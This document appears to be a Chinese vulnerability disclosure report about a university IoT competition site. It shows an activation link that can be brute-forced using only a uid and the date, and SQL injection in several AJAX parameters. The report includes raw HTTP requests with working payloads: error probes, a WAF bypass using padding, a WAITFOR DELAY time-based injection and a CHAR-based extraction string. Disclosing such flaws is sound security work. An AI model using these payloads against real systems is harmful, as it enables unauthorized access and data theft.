上海交通大学网站存在多处漏洞

1.任意邮箱注册

注册地址:http://iot.sjtu.edu.cn/StuRegistration.aspx

直接注册一个edusrc@edusrc.com

学生注册

用户名 edusrc123

密码 ••••••••••

确认密码 ••••••••••


真实姓名 edusrc123

联系邮箱 edusrc@edusrc.com

手机号码 13333333335

学校名称 edusrc123 江苏

提交注册



iot.sjtu.edu.cn 显示

注册成功，请登录邮箱激活帐号！

未激活是无法登入的

iot.sjtu.edu.cn 显示

你的账号还未激活，请先邮箱验证激活！

激活链接也很简单只需要一个uid加今天日期即可.这个uid很好爆破一下就可以成功

不安全 | http://iot.sjtu.edu.cn/Activation.aspx?u=42245&d=2022-04-22

iot.sjtu.edu.cn 显示

激活成功！

使用edusrc123 edusrc123成功登入

http://iot.sjtu.edu.cn/Login.aspx

edusrc123
(13333333335)

个人资料

用户名 edusrc123

真实姓名 edusrc123

联系邮箱 edusrc@edusrc.com

手机号码 13333333335

学校名称 江苏 edusrc123

院系名称 edusrc123

专业

第二处漏洞

2.SQL注入

http://iot.sjtu.edu.cn/CreatTeam.aspx创建团队

在填团队的时候会发送一个ajax的请求去验证团队是否存在

创建团队

团队名称

团队名称不能为空


请输入团队名称

指导教师(1)

tm参数存在注入，一个单引号页面报错,两个正常,无限认证

```
POST /Ajax/VerifyTeamName.ashx HTTP/1.1
Host: iot.sjtu.edu.cn
Content-Length: 17
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.
0.4389.114 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://iot.sjtu.edu.cn
Referer: http://iot.sjtu.edu.cn/CreatTeam.aspx
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

tm=ABC&type=creat
```



```
POST /Ajax/VerifyTeamName.ashx HTTP/1.1
Host: iot.sjtu.edu.cn
Content-Length: 18
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.114
Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://iot.sjtu.edu.cn
Referer: http://iot.sjtu.edu.cn/CreatTeam.aspx
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

tm=ABC'&type=creat
```

```
HTTP/1.1 500 Internal Server Error
Server: nginx/1.18.0
Date: Fri, 22 Apr 2022 13:15:27 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 9038
Connection: close
Cache-Control: private
X-AspNet-Version: 4.0.30319
X-Powered-By: Custom

<!DOCTYPE html>
<html>
    <head>
        <title>Unclosed quotation mark after the character
string 'ABC''.<br>Incorrect syntax near 'ABC''.</title>
        <meta name="viewport" content="width=device-width" />
        <style>
         body
{font-family:"Verdana";font-weight:normal;font-size:
.7em;color:black;}
         p
{font-family:"Verdana";font-weight:normal;color:black;margin-
: -5px}
         b
```

正常


```
POST /Ajax/VerifyTeamName.ashx HTTP/1.1
Host: iot.sjtu.edu.cn
Content-Length: 19
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.114
Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://iot.sjtu.edu.cn
Referer: http://iot.sjtu.edu.cn/CreatTeam.aspx
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

tm=ABC''&type=creat
```

```
HTTP/1.1 200 OK
Server: nginx/1.18.0
Date: Fri, 22 Apr 2022 13:15:43 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 1
Connection: close
Cache-Control: private
Vary: Accept-Encoding
X-AspNet-Version: 4.0.30319
X-Powered-By: Custom

0
```

喜闻乐见的waf




该网页无法正常运作

iot.sjtu.edu.cn 未发送任何数据。

ERR_EMPTY_RESPONSE


```
POST /Ajax/VerifyTeamName.ashx HTTP/1.1
Host: iot.sjtu.edu.cn
Content-Length: 31
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.114
Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://iot.sjtu.edu.cn
Referer: http://iot.sjtu.edu.cn/CreatTeam.aspx
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

tm=ABC'order by 1-- &type=creat
```



```
cabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcaabcabcabcabc
abcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcaabcabcabca
bcabcabcabcabcabcabcabcabcabcacabcabcaabcabcabcabcabcabcabcabcabcabc
abcabcabcabcabcabcabcabcabcabcabcabcabcabcaabcabcabcabcabcabcabcabca
bcabcabcabcabcabcabcabcabcabcabcabcabcabcabcaabcabcabcabcabcabcabcab
cabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcaabcabcabcabc
abcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcaabcabcabca
```

```
HTTP/1.1 200 OK
Server: nginx/1.18.0
Date: Fri, 22 Apr 2022 13:20:42 GMT
Content-Type: text/plain; charset=utf-
Content-Length: 1
Connection: close
Cache-Control: private
```




```
cabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabca
abcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcab
cabcaabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabc
abcabcabcaabcabcabcabcabcabcabcabcabcabcabcabcabcaVabcabcabcabcabcaa
bcabcabcabcabcabcabcabcabcabcabcabcabcabcaVabcabcabcabcabcaabcabcabc
abcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcaabca
bcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabc
aabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabca
bcabcaabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcab
cabcabcabcaabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabc
abcabcabcabcabcaabcabcabcabcabcabcabcabcabcabcabcabcabcaVabcabcabcab
cabcaabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabc
abcabcabcaabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabca
bcabcabcabcabcaabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcab
cabcabcabcabcabcaabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabcabc
abcabcabcabcabcabcabcaabcabcabcabcabcabcabcabcabcabcabcabcabcabcabca
bcabcabcabcabcabcabcabcabcaabcabcabcabcabcabcabcabcabcabcabcabcabcab
cabcabcabcabcabcabcabcabcabcabcaabcabcabcabcabcabcabcabcabcabcabcabc
abcabcabcabcbc&tm=ABC'order by 1-- &type=creat
```

```
Vary: Accept-Encoding
X-AspNet-Version: 4.0.30319
X-Powered-By: Custom

0
```


```
WAITFOR DELAY '0:0:10'--
```

成功延迟



输出char


```
A' AND 4608 IN (SELECT (CHAR(113)+CHAR(107)+CHAR(122)+CHAR(98)+CHAR(113)+(SELECT (CASE WHEN (4608=4608)
THEN CHAR(49) ELSE CHAR(48) END))+CHAR(113)+CHAR(122)+CHAR(107)+CHAR(113)+CHAR(113)))--
```



```
Date: Fri, 22 Apr 2022 13:47:23 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 8877
Connection: close
Cache-Control: private
X-AspNet-Version: 4.0.30319
X-Powered-By: Custom

<!DOCTYPE html>
<html>
    <head>
        <title>Incorrect syntax near 'CHAR'.<br>Incorrect syntax
near 'CHAR'.</title>
```

指导老师的位置也会发ajax的包



创建团队

团队名称 TEST

指导教师(1)

姓名 TEST 手机号码 13333333333 该指导教师姓名与手机号不匹配

指导教师(2)

姓名 请输入指导教师姓名 手机号码 请输入指导教师手机号码

name 参数跟tel参数存在注入

```
POST /Ajax/VerifyTeacher.ashx HTTP/1.1
Host: iot.sjtu.edu.cn
Content-Length: 32
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.
0.4389.114 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://iot.sjtu.edu.cn
Referer: http://iot.sjtu.edu.cn/CreatTeam.aspx
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9

Connection: close

name=TEST&tel=15151515151&zone=
```

当然最后提交的这个包里面的参数都存在注入